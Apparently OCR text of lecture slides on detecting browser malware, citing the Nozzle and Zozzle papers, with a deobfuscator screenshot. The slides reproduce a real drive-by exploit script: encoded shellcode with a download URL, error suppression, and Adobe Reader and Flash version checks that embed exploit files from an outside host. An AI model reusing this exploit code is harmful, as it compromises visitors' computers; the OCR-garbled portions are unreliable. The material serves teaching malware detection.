EF%uBDB4%u0EEC%u0EEC%u0EEC%u0EEC%u036C%uB5EB%u64BC%u0D35%uBD18%u0F10%u64BA%u6403%uE792%uB264%uB9E3%u9C64%u64D3%uF19B%uEC97%uB91C%u9964%uECCF%uDC1C%uA626%u42AE%u2CEC%uDCB9%uE019%uFF51%u1DD5%uE79B%u212E%uECE2%uAF1D%u1E04%
u11D4%u9AB1%uB50A%u0464%uB564%uECCB%u8932%uE364%u64A4%uF3B5%u32EC%uEB64%uEC64%uB12A%u2DB2%uEFE7%u1B07%u1011%uBA10%uA3BD%uA0A2%uEFA1";


function ek13() {
   return true;
}
window.onerror = ek13;

var scode1 = unescape(scode +
"%u7468%u7074%u2F3A%u612F%u7472%u6369%u656C%u2E73%u6F6B%u6172%u616A%u632E%u6D6F%u732F%u6F68%u6377%u7461%u702E%u7068%u633F%u6469%u383D%u2637%u6E63%u4D3D%u7375%u6369%u252B%u3632%u4D2B%u3350%u733F%u453D%u7159%u6735%u4337%u266
7%u6469%u313D%u0032");

try {
```

How About This?



```
var zmn = null;
try {
   zmn = new ActiveXObject("AcroPDF.PDF");
} catch (e) {}
if (!zmn) {
   try {
      zmn = new ActiveXObject("PDF.PdfCtrl");
   } catch (e) {}
}
if (zmn) {
   lv = ((zmn.GetVersions().split(","))[4].split("="))[1].replace(/\./g, "");
   if ((lv < 900) && (lv != 813)) document.write('<embed src="http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=2" width=100 height=100 type="application/pdf"></embed>');
}
try {
   var zmn = 0;
   zmn = (new ActiveXObject("ShockwaveFlash.ShockwaveFlash.9")).GetVariable("$" + "version").split(",");
} catch (e) {}
if (zmn && (zmn[2] < 124)) document.write('<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width=100 height=100 align=middle><param name="movie" value="http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=3"/><param name="quality" value="high"/><param name="bgcolor" value="#ffffff"/><embed src="http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=3"/></embed></object>');
var scode =
"%u4343%u4343%u4343%u0FEB%u335B%u66C9%u80B9%u8001%uEF33%uE243%uEBFA%uE805%uFFEC%uFFFF%u8B7F%uDF4E%uEFEF%u64EF%uE3AF%u9F64%u42F3%u9F64%u6EE7%uEF03%uEFEB%u64EF%uB903%u6187%uE1A1%u0703%uEF11%uEFEF%uAA66%uB9EB%u7787%u6511%u07E1
%uEF1F%uEFEF%uAA66%uB9E7%uCA87%u105F%u072D%uEF0D%uEFEF%uAA66%uB9E3%u0087%u0F21%u078F%uEF3B%uEFEF%uAA66%uB9FF%u2E87%u0A96%u0757%uEF29%uEFEF%uAA66%uAFFB%uD76F%u9A2C%u6615%uF7AA%uE806%uEFEE%uB1EF%u9A66%u64CB%uEBAA%uEE85%u64B
6%uF7BA%u07B9%uEF64%uEFEF%u87BF%uF5D9%u9FC0%u7807%uEFEF%u66EF%uF3AA%u2A64%u2F6C%u66BF%uCFAA%u1087%uEFEF%uBFEF%uAA64%u85FB%uB6ED%uBA64%u07F7%uEF8E%uEFEF%uAAEC%u28CF%uB3EF%uC191%u288A%uEBAF%u8A97%uEFEF%u9A10%u64CF%uE3AA%uEE8
5%u64B6%uF7BA%uAF07%uEFEF%u85EF%uB7E8%uAAEC%uDCCB%uBC34%u10BC%uCF9A%uBCBF%uAA64%u85F3%uB6EA%uBA64%u07F7%uEFCC%uEFEF%uEF85%u9A10%u64CF%uE7AA%uED85%u64B6%uF7BA%uFF07%uEFEF%u85EF%u6410%uFFAA%uEE85%u64B6%uF7BA%uEF07%uEFEF%uAE
EF%uBDB4%u0EEC%u0EEC%u0EEC%u0EEC%u036C%uB5EB%u64BC%u0D35%uBD18%u0F10%u64BA%u6403%uE792%uB264%uB9E3%u9C64%u64D3%uF19B%uEC97%uB91C%u9964%uECCF%uDC1C%uA626%u42AE%u2CEC%uDCB9%uE019%uFF51%u1DD5%uE79B%u212E%uECE2%uAF1D%u1E04%
u11D4%u9AB1%uB50A%u0464%uB564%uECCB%u8932%uE364%u64A4%uF3B5%u32EC%uEB64%uEC64%uB12A%u2DB2%uEFE7%u1B07%u1011%uBA10%uA3BD%uA0A2%uEFA1";

function ek13() {
   return true;
}
window.onerror = ek13;
var scode1 = unescape(scode +
"%u7468%u7074%u2F3A%u612F%u7472%u6369%u656C%u2E73%u6F6B%u6172%u616A%u632E%u6D6F%u732F%u6F68%u6377%u7461%u702E%u7068%u633F%u6469%u383D%u2637%u6E63%u4D3D%u7375%u6369%u252B%u3632%u4D2B%u3350%u733F%u453D%u7159%u6735%u4337%u266
```

Detecting Internet Malware

Nozzle: A Defense Against Heap-spra
Injection Attacks

[Usenix Security 2009]


- Scan heap allocated objects to identif
  sequences



Zozzle: Low-overhead Mostly Static JavaScript Malware Detection

[Usenix Security 2011]

- Bayesian classification of hierarchical features of the JavaScript abstract syntax tree. In the browser (*after* unpacking)



Amazon.com: Online Shopp... | □□□□ NOTEBOOK BATT...

http://at99.com.tw/category.php?id=153

閎亮購物網

□□□□ | □□□□ | □□□□□ | □□□ | □□□

□□ □□□□ □□□□□ □□□□ □□□□ □□□□ □□□□ □□ □□□□□ 02-87917300

TAG □□□ | □□ | XO□□□ | UPS | KODAK | □□□□□□□□□□□ie |

□□□□ Search □□□□

□□□□: □□ > □□□□ > □□□□ > □□□□ NOTEBOOK BATTERY

購物車 / Shopping Cart

□□□□□□□ 0 □□□□□□

□□ NT0.00□□

Start | □□□□ NOTEBOOK BA... | C:\Documents and Settin... | Command Prompt

C:\WINDOWS\system32\cmd.exe

```
C:\Documents and Settings\t-charlc\My Documents\deobfuscator>TestHarness.exe "http://cogy.net/jdefault.html"
```

Start | C:\WINDOWS\system...